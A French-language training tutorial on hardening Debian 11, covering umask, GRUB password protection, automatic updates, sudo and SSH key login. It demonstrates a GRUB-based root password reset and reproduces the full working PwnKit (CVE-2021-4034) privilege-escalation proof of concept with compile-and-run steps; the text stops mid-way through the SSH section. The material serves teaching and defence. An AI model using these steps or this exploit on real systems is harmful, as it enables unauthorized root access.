

Initiation Linux Debian 11 - Durcissement

Sommaire

1. Umask.....	2
2. Grub2	4
a. Reset le mot de passe Root.....	4
b. Protéger le Grub.....	7
3. Mettre en place la mise à jour automatique	8
a. Fichier de mise à jour automatique	8
b. Upgrade de la distribution	10
4. Sudo	10
a. Ajout d'un utilisateur	10
b. Ajout d'un utilisateur/groupe	11
c. Polkit.....	12
d. Exploiter la Faille	12
5. Connexion SSH par Clé Publique/Clé Privée	13
a. Depuis un poste Windows	13
b. Depuis « PuttyGen »	14
6. Limiter SSH	15
7. Parefeu UFW	16

1. Umask

Umask pour « User File Creation mode Mask »

C'est une commande pour éditer les permissions au niveau avancé.

Les Valeurs par défaut sous une distribution Linux Debian 11 est de 022.

Cela pose un souci au niveau de la confidentialité des données donc de sécurité.

Les utilisateurs peuvent consulter les fichiers et dossiers des autres utilisateurs.

Un exemple ci-dessous :

```
user@xefid11:~$ more /home/xefi/fsociety00.dat
l3ave m3 h3r3 = cest lautoroute ici non ?
```

L'utilisateur « user » peut voir ce que contient le fichier qui est situé au niveau du home de « xefi ».

Nous allons donc restreindre les droits par défaut d'un utilisateur :

```
$ sudo nano /home/xefi/.profile
```

```
GNU nano 5.4 /home/xefi/.profile *
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
umask 027
```

Dans le fichier, on décommentera la ligne et on remplacera la valeur par 027

pour que tous les autres ne puissent avoir de droits sur les dossiers/fichiers que l'utilisateur créera.

On peut également modifier la valeur par défaut au niveau Système :

```
$ sudo nano /etc/login.defs
```

```
GNU nano 5.4 /etc/login.defs
# used as group permissions, e. g. 022 will become 002.
#
# Prefix these values with "0" to get octal, "0x" to get hexadecimal.
#
ERASECHAR      0177
KILLCHAR       025
UMASK          022

#
# Password aging controls:
#
#     PASS_MAX_DAYS   Maximum number of days a password may be used.
#     PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#     PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS  99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
```

On modifiera la valeur de l'Umask par 027 au niveau système.

Bon à savoir ! C'est aussi dans ce fichier qu'on peut configurer l'expiration du mot de passe.

2. Grub2

Grub2 pour « Grand Unified Bootloader » va nous servir à aller amorcer le système d'exploitation.
Nous pouvons y configurer le dual boot.

Si vous voyez un GRUB 1.98 ou supérieur c'est que vous avez le grub UEFI

Si vous voyez un GRUB 0.97, c'est que vous êtes sur le premier grub qui est legacy.

Le chemin par défaut pour modifier le fichier de configuration se situe :

/boot/grub/grub.cfg `-r--r--r-- 1 root root 7592 29 mars 13:51 grub.cfg`

Il n'est accessible qu'en lecture, il faudra passer par un autre chemin pour le modifier :

/etc/grub.d/


```
root@xefid11:/etc/grub.d# ls
00_header      10_linux       30_os-prober   40_custom     README
05_debian_theme 20_linux_xen  30_uefi-firmware 41_custom
```

a. Reset le mot de passe « Root »

On vous a toujours vanter que dans les bonnes pratiques,
un mot de passe complexe d'une longueur était déjà assez sécurisé ?

Sur une distribution Linux,

Il faut savoir qu'à travers le « Grub », nous pouvons facilement changer le mot de passe du root.



Au démarrage, avant les 5 secondes ; appuyez sur la touche « e ».

```
GNU GRUB version 2.04-20

setparams 'Debian GNU/Linux'

load_video
insmod gzio
if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [ x$feature_platform_search_hint = xy ]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 \
8bbe8292-cd49-4eb4-b575-4f2a80607cca
else
search --no-floppy --fs-uuid --set=root 8bbe8292-cd49-4eb4-b575-4f2a80607cca
fi
echo      'Loading Linux 5.10.0-13-amd64 ...'
linux     /boot/vmlinuz-5.10.0-13-amd64 root=UUID=8bbe8292-cd49-4eb4-b575-4f2a80607cca ro quiet
echo      'Loading initial ramdisk ...'
initrd    /boot/initrd.img-5.10.0-13-amd64
```

Édition basique à l'écran de type Emacs possible. Tab affiche les compléments. Appuyez sur Ctrl-x ou F10 pour démarrer, Ctrl-c ou F2 pour une invite de commandes ou Échap pour revenir au menu GRUB.

Sur la ligne, remplacez « ro » pour ReadOnly par « rw » pour ReadWrite. ([Clavier Qwerty](#))

Ajoutez après quiet : init=/bin/sh ([Clavier Qwerty](#))

Vous devez obtenir le résultat ci-dessous.

```
GNU GRUB version 2.04-20

setparams 'Debian GNU/Linux'

load_video
insmod gzio
if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [ x$feature_platform_search_hint = xy ]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 \
8bbe8292-cd49-4eb4-b575-4f2a80607cca
else
search --no-floppy --fs-uuid --set=root 8bbe8292-cd49-4eb4-b575-4f2a80607cca
fi
echo      'Loading Linux 5.10.0-13-amd64 ...'
linux     /boot/vmlinuz-5.10.0-13-amd64 root=UUID=8bbe8292-cd49-4eb4-b575-4f2a80607cca rw quiet init=/bin/sh_
echo      'Loading initial ramdisk ...'
initrd    /boot/initrd.img-5.10.0-13-amd64
```

Édition basique à l'écran de type Emacs possible. Tab affiche les compléments. Appuyez sur Ctrl-x ou F10 pour démarrer, Ctrl-c ou F2 pour une invite de commandes ou Échap pour revenir au menu GRUB.

Maintenant, pressez « F10 ».

```
[ 1.186626] piix4_smbus 0000:00:07.3: SMBus base address uninitialized - upgrade BIOS or use force_addr=0xaddr
[ 1.973025] sd 2:0:0:0: [sda] Assuming drive cache: write through
/dev/sda2: clean, 38413/3186688 files, 661810/12725760 blocks
/bin/sh: 0: can't access tty; job control turned off
# _
```

Vous avez accès au « Shell » en « Root », vous pouvez donc modifier le mot de passe avec « passwd »

```
[ 1.186626] piix4_smbus 0000:00:07.3: SMBus base address uninitialized - upgrade BIOS or use force_addr=0xaddr
[ 1.973025] sd 2:0:0:0: [sda] Assuming drive cache: write through
/dev/sda2: clean, 38413/3186688 files, 661810/12725760 blocks
/bin/sh: 0: can't access tty; job control turned off
# passwd
New password:
Retype new password:
passwd: password updated successfully
# sync
# mount -o remount,ro /
```

(Clavier Qwerty)

```
# sync
# mount -o remount,ro /
```

Envoyez un ctrl+alt+suppr (si machine physique) ou à travers VMware Workstation le raccourci « Ctrl+Alt+Suppr »

```
Debian GNU/Linux 11 xefid11 tty1
xefid11 login: root
Password:
Linux xefid11 5.10.0-13-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@xefid11:~#
```

Inquiétant non ?

b. Protéger le Grub

Avant de sécuriser le Grub, il est important de connaître sa version :

```
$ sudo grub-install --version
```

```
user@xefid11:~$ sudo grub-install --version
grub-install (GRUB) 2.04-20
```

Dans notre cas, on va apprendre à le faire sur une version récente.

Rien ne vous empêche de faire une procédure pour les Grub Legacy et la partager.

D'abord, procéder à une copie du fichier que vous allez modifier :

```
$ cd /etc/grub.d/
```

```
$ sudo cp 00_header 00_header.old
```

```
user@xefid11:/etc/grub.d$ ls
00_header 00_header.old 05_debian_theme 10_linux 20_linux_xen 30_os-prober 30_uefi-firmware 40_custom 41_custom README
```

On va créer un mot de passe chiffré : (Conseil – faites-le depuis Putty en SSH)

```
$ sudo grub-mkpasswd-pbkdf2
```

```
Entrez le mot de passe :
Entrez de nouveau le mot de passe :
Le hachage PBKDF2 du mot de passe est grub.pbkdf2.sha512.10000.C08D944133218BFD96F5ACAF6756F555A5571577FA387545F1DA26361B9090826
F418421FA196E44EC124E54F6A09B64E2D1C14C64691871951DBE56D59D410C.C2FCA288D4C3B72584D0A1AA9B4354598472D54939E9EADD7F002965308CAE2
A3E729A30D67F81D039386CC9C5ABD99EBBF37FBBD78A601FB0BB77810DC3D41
```

Copiez celui-ci.

Editez le fichier 00_header :

```
$ sudo nano 00_header
```

Insérez à la fin du fichier :

```
cat << EOF
```

```
set superusers="user"
```

```
password_pbkdf2 user grub.pbkdf2.sha512(le mot de passe que vous avez copier)
```

```
EOF
```

```
cat << EOF
set superusers="user"
password_pbkdf2 user grub.pbkdf2.sha512.10000.01078EF0F67A4F020640E0A9DFE3212AC2CA73B87A3EB9D7C24AC5B32918A43B73137CADB8D6DBE542C0AEB04CE51E46DE75D95424E7A308C58F9A9B834D9
EOF
```

Mettez à jour votre « Grub » :

```
$ sudo update-grub
```

```
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-5.10.0-13-amd64
Found initrd image: /boot/initrd.img-5.10.0-13-amd64
Found linux image: /boot/vmlinuz-5.10.0-8-amd64
Found initrd image: /boot/initrd.img-5.10.0-8-amd64
Adding boot menu entry for EFI firmware configuration
done
```

```
$ sudo reboot
```


Bravo ! Votre distribution est maintenant non compromise en moins de 5min !

3. Mettre en place la mise à jour Automatique

Mettre à jour un serveur coûte du temps à un Technicien/Administrateur,
De plus, il faut toujours s'organiser pour que s'il y a un redémarrage, il se fasse hors des temps de travail.

Comme tout bon informaticien, on va automatiser ceci pour que lors de la publication d'une faille
On ne soit pas à jour au niveau système et qu'on fasse ça en urgence.

```
$ sudo apt install unattended-upgrades  
$ sudo dpkg-reconfigure --priority=low unattended-upgrades
```



Choisir "Oui" et vous serez proactif !

a. Fichier de Mise à jour Automatique

Pour ne pas faire les choses à moitié, on va aller éditer le fichier de configuration qui se situe :
`/etc/apt/apt.conf.d/50unattended-upgrades`

On va décommenter (//) les options suivantes :

```
// Do automatic removal of newly unused dependencies after the upgrade  
//Unattended-Upgrade::Remove-New-Unused-Dependencies "true";  
  
// Do automatic removal of unused packages after the upgrade  
// (equivalent to apt-get autoremove)  
//Unattended-Upgrade::Remove-Unused-Dependencies "false";
```

Qui équivaut à enlever les dépendances inutiles.

```
// Automatically reboot *WITHOUT CONFIRMATION* if  
// the file /var/run/reboot-required is found after the upgrade  
//Unattended-Upgrade::Automatic-Reboot "false";  
  
// Automatically reboot even if there are users currently logged in  
// when Unattended-Upgrade::Automatic-Reboot is set to true  
//Unattended-Upgrade::Automatic-Reboot-WithUsers "true";
```

Paramétrer le reboot automatique.

```
// time instead of immediately  
// Default: "now"  
//Unattended-Upgrade::Automatic-Reboot-Time "02:00";
```

Choisir l'heure de reboot en dehors des heures de travail.

```
// Use apt bandwidth limit feature, this example limits the download
// speed to 70kb/sec
//Acquire::http::Dl-Limit "70";
```

Limiter la bande passante si on le souhaite (priorité à la sauvegarde)

```
// Send email to this address for problems or packages upgrades
// If empty or unset then no email is sent, make sure that you
// have a working mail setup on your system. A package that provides
// 'mailx' must be installed. E.g. "user@example.com"
//Unattended-Upgrade::Mail "";
```

Si on a un serveur de mail, on peut être informé lorsqu'une mise à jour est passée.

Si on veut voir les problèmes, on peut consulter les logs (en « Root » uniquement)

```
# more /var/log/unattended-upgrades/unattended-upgrades-shutdown.log
```

Pour consulter l'heure de planification :

```
$ sudo systemctl cat apt-daily-upgrade.timer
```

```
# /lib/systemd/system/apt-daily-upgrade.timer
[Unit]
Description=Daily apt upgrade and clean activities
After=apt-daily.timer

[Timer]
OnCalendar=*-*-* 6:00
RandomizedDelaySec=60m
Persistent=true

[Install]
WantedBy=timers.target
```

Pour définir l'heure de planification :

```
$ sudo systemctl edit apt-daily-upgrade.timer
```

```
$ sudo systemctl restart apt-daily-upgrade.timer
```

```
GNU nano 5.4 /etc/systemd/system/apt-daily.timer.d/.#override.conf8285fff1ddc9882
### Editing /etc/systemd/system/apt-daily.timer.d/override.conf
### Anything between here and the comment below will become the new contents of the file

[Timer]
OnCalendar=*-*-* 5:00
RandomizedDelaySec=0m

### Lines below this comment will be discarded

### /lib/systemd/system/apt-daily.timer
# [Unit]
# Description=Daily apt download activities
#
# [Timer]
# OnCalendar=*-*-* 6,18:00
# RandomizedDelaySec=12h
# Persistent=true
#
# [Install]
# WantedBy=timers.target
```

```
# /lib/systemd/system/apt-daily.timer
[Unit]
Description=Daily apt download activities

[Timer]
OnCalendar=*-*-* 6,18:00
RandomizedDelaySec=12h
Persistent=true

[Install]
WantedBy=timers.target

# /etc/systemd/system/apt-daily.timer.d/override.conf
[Timer]
OnCalendar=*-*-* 5:00
RandomizedDelaySec=0m
```

On voit que l'édition a été créée dans le fichier « override.conf »

b. Upgrade de la Distribution

Vous êtes sur une vieille distribution et vous souhaitez passer sur une version supérieure ?
Il faut déjà vérifier que vous avez assez d'espace disque disponible pour accueillir les fichiers.
(Idéalement, ayez au moins 10Go de libre sur votre disque dur)

Ensuite vous allez modifier la « sources.list » :

```
$ sudo nano /etc/apt/sources.list
```

Ajoutez les sources qui correspondent à la dernière version.

```
deb http://deb.debian.org/debian bullseye main contrib non-free
deb http://deb.debian.org/debian bullseye-updates main contrib non-free
deb http://security.debian.org/debian-security bullseye-security main contrib
deb http://ftp.debian.org/debian bullseye-backports main contrib non-free
```

```
GNU nano 5.4 /etc/apt/sources.list *
# deb cdrom:[Debian GNU/Linux 11.0.0 _Bullseye_ - Official amd64 DVD Binary-1 20210814-10:04]/ bullseye contrib main
#deb cdrom:[Debian GNU/Linux 11.0.0 _Bullseye_ - Official amd64 DVD Binary-1 20210814-10:04]/ bullseye contrib main

deb http://deb.debian.org/debian/ bullseye main
deb-src http://deb.debian.org/debian/ bullseye main

deb http://security.debian.org/debian-security bullseye-security main contrib
deb-src http://security.debian.org/debian-security bullseye-security main contrib

# bullseye-updates, to get updates before a point release is made;
# see https://www.debian.org/doc/manuals/debian-reference/ch02.en.html#\_updates\_and\_backports
deb http://deb.debian.org/debian/ bullseye-updates main contrib
deb-src http://deb.debian.org/debian/ bullseye-updates main contrib

deb http://ftp.debian.org/debian bullseye-backports main contrib non-free_
```

```
$ sudo apt update
$ sudo apt full upgrade
$ sudo reboot
$ sudo apt autoremove
```

4. Sudo

Sudo pour « Super User Do » permet d'attribuer les droits administrateurs à un utilisateur. Il fonctionne comme l'uac de Windows.

Le lien vers le « man » : <https://manpages.debian.org/testing/sudo/sudo.8.en.html>

Le fichier se situe :

/etc/sudoers

Bon à savoir ! Il y a un temps (5min) avant que le mot de passe ne soit redemandé.

\$ sudo visudo

```
GNU nano 5.4 /etc/sudoers.tmp *
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset,timestamp_timeout=1_
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include_dir /etc/sudoers.d
```

En ajoutant « timestamp_timeout=1 » on définit le délai en minutes avant que le mot de passe ne soit redemandé.

a. Ajout d'un utilisateur


Pour ajouter un utilisateur dans le groupe « sudo », il faut ne pas avoir indiqué de mot de passe à l'installation à « root ».

\$ sudo usermod -aG sudo xefi

b. Ajout d'un utilisateur/groupe

On peut également éditer le fichier `/etc/sudoers` pour y rajouter manuellement un utilisateur ou un groupe :

```
$ sudo nano /etc/sudoers          (Utilisez l'autre commande est conseillé)
# sudo visudo
```



```
GNU nano 5.4 /etc/sudoers.tmp *
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset,timestamp_timeout=1
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
xefi    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
%dark_army_ ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include_dir /etc/sudoers.d
```

c. Polkit alias Pwnkit

Consultable sur le site « Cert-fr » :

<https://www.cert.ssi.gouv.fr/avis/CERTFR-2022-AVI-085/>

C'est une faille qui permet l'élévation de privilèges d'un utilisateur sans droits.

Pour la distribution Debian, les dernières versions sont touchées dont le 9 10 11...

Un correctif a été apporté sauf pour la 12.

La commande « `pkexec` » tiré de Polkit permet donc de devenir « root ».

Polkit est un utilitaire qui participe au contrôle des privilèges un peu comme « `sudo` ».

`pkexec` existe depuis 2009 et touche quasiment toutes les distributions...

Le lanceur d'alerte a été « Qualys »

d. Exploiter la faille

En premier lieu, on va se fournir avec du code crée par Andris Raugulis :

```
/*
 * Proof of Concept for PwnKit: Local Privilege Escalation Vulnerability Discovered in polkit's pkexec (CVE-2021-4034) by Andris Raugulis <moo@arthepsy.eu>
 * Advisory: https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell =
    "#include <stdio.h>\n"
    "#include <stdlib.h>\n"
    "#include <unistd.h>\n\n"
    "void gconv() {}\n"
    "void gconv_init() {\n"
    "    setuid(0); setgid(0);\n"
    "    seteuid(0); setegid(0);\n"
    "    system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' 'pwnkit'; /bin/sh\");\n"
    "    exit(0);\n"
    "};";

int main(int argc, char *argv[]) {
    FILE *fp;
    system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
    system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
    fp = fopen("pwnkit/pwnkit.c", "w");
    fprintf(fp, "%s", shell);
    fclose(fp);
    system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
    char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
    execve("/usr/bin/pkexec", (char*[]){NULL}, env);
}
```

Puis sur notre distribution, on va créer un utilisateur :

```
$ sudo adduser mrrobot
```

Installez la commande « pkexec »

```
$ sudo apt install policykit-1
```

A travers « Putty » en ssh, on va créer un fichier ou on va coller le code :

```
$ nano error404.c
```

Puis on va le compiler :

```
$ sudo apt install gcc
```

```
$ gcc -o error404 error404.c
```

Et le lancer:

```
$ ./error404
```

Vérifiez si vous êtes root :

```
$ id
```

5. Connexion SSH par Clé Publique/Privée

Pour se connecter à travers une connexion sécurisée, nous allons utiliser un client SSH.

a. Depuis un Poste Windows

Pour un poste sous système d'exploitation windows, à travers « Powershell ». Nous allons taper la commande suivante :

```
PS C:\Windows\System32> ssh-keygen -b 4096
```

```
Generating public/private rsa key pair.
Enter file in which to save the key (C:\Users\AlainHUYNH\.ssh/id_rsa):
C:\Users\AlainHUYNH\.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in C:\Users\AlainHUYNH\.ssh/id_rsa.
Your public key has been saved in C:\Users\AlainHUYNH\.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:wnHodWjRo3nNeedHsW/gDVlv+TOu1j6Xk8Hd+0Mg4bU azuread\alainhuynh@ALYF-013B35
The key's randomart image is:
+---[RSA 4096]---+
|      ..      |
|    . oo. . .  |
|   o =oo+o..o= |
|  o =o..o+E=o= |
| + S. .ooO=   |
|      . *X    |
|      +.O     |
|      . X.    |
|      ..o.B   |
+-----[SHA256]-----+
```

L'invite de commande va vous proposer le chemin c:\Users\user\.ssh/id_rsa pour stocker votre paire de clés.

id_rsa est votre clé privée.

id_rsa.pub est votre clé publique.

```
PS C:\Windows\System32> cd C:\Users\AlainHUYNH\.ssh\
PS C:\Users\AlainHUYNH\.ssh> ls

Directory: C:\Users\AlainHUYNH\.ssh

Mode                LastWriteTime         Length Name
----                -
-a---             3/30/2022   1:37 PM         3401 id_rsa
-a---             3/30/2022   1:37 PM          757 id_rsa.pub
```

En allant dans le dossier caché et le listant, vous verrez les clés.

On va à l'aide la commande « scp » envoyer notre clé sur le serveur :

```
PS C:\Users\user\.ssh> scp .\id_rsa.pub user@ip:~/.ssh
```

```
PS C:\Users\AlainHUYNH\.ssh> scp .\id_rsa.pub user@10.52.10.60:~/.ssh
user@10.52.10.60's password:
id_rsa.pub                                100% 757      0.7KB/s   00:00
```

Puis connectez-vous au serveur pour copier la clé dans le fichier

```
user@xefid11:~/.ssh$ cat id_rsa.pub >> authorized_keys
user@xefid11:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQDKHnmbmsyiSeVUXUAQwmn6jDBqP2hSo51
BQyI+ZgqIoTDCr9AK7Ai2FyK/4Q1mLM+1RFIUvwhdDOGWgNf1DW15qXMoYNe4dhm4AZB2CB
H43g4dtb5gfdI17WBimQehbe3KU4VXeTlBdrNQPvzcTYqTe6WlUpMU9DyLB3Vs0isu9T1Pe
RqDmwYfwv8ywOdrV8AfbRiGkyquy7sk1Q9YGvm0+2EEfd0+gUZnJtt1dD283TH8w8yVMrZX
SQcBjvS08oyGqGYeZ05Az0yD4xLirefQ01c3nTsfpCzcoHpFpjYecN7IDpTS6TJ2tB6NU8
N7YWqdjkwuRr+gJvsHPeqGj1E8ltk60m7YgrYVzeEGiItE3XsZdKQsTXMqTIMvV7yBuF6W0
zvJgbB65JdfGB7Vffa7zcPXhInnc7wuU7fVaYdnhZu4iND0iQ+gUJyHfNOSNqJiZh47ohKj
nEnOU9y743HE45vw/8QNRT9eCJB+ij0gNrprcwXediARdQ1/Mgi8qs+FxzOR/Wbrje+s3Ss
DP0uT8qBjniK+KiQ0A7rMmfAdyXkkPBS7FBM4rez/a+vh1MSf6PRxBr9BhmMq/dSQ80ECNA
S28GoFzSaetuVsUun0r6ULqrTdQJRJBjtiaYQGLLbAm0ogyrjPP4o2plvBAOWsS9YscoORM
uaFPs57CAtCQ== azuread\alainhuynh@ALYF-013B35
```

Initiez une connexion SSH depuis Powershell :

```
PS c:\Users\user\.ssh> ssh user@ip
```

```
PS C:\Users\AlainHUYNH\.ssh> ssh user@10.52.10.60
Linux xefid11 5.10.0-13-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

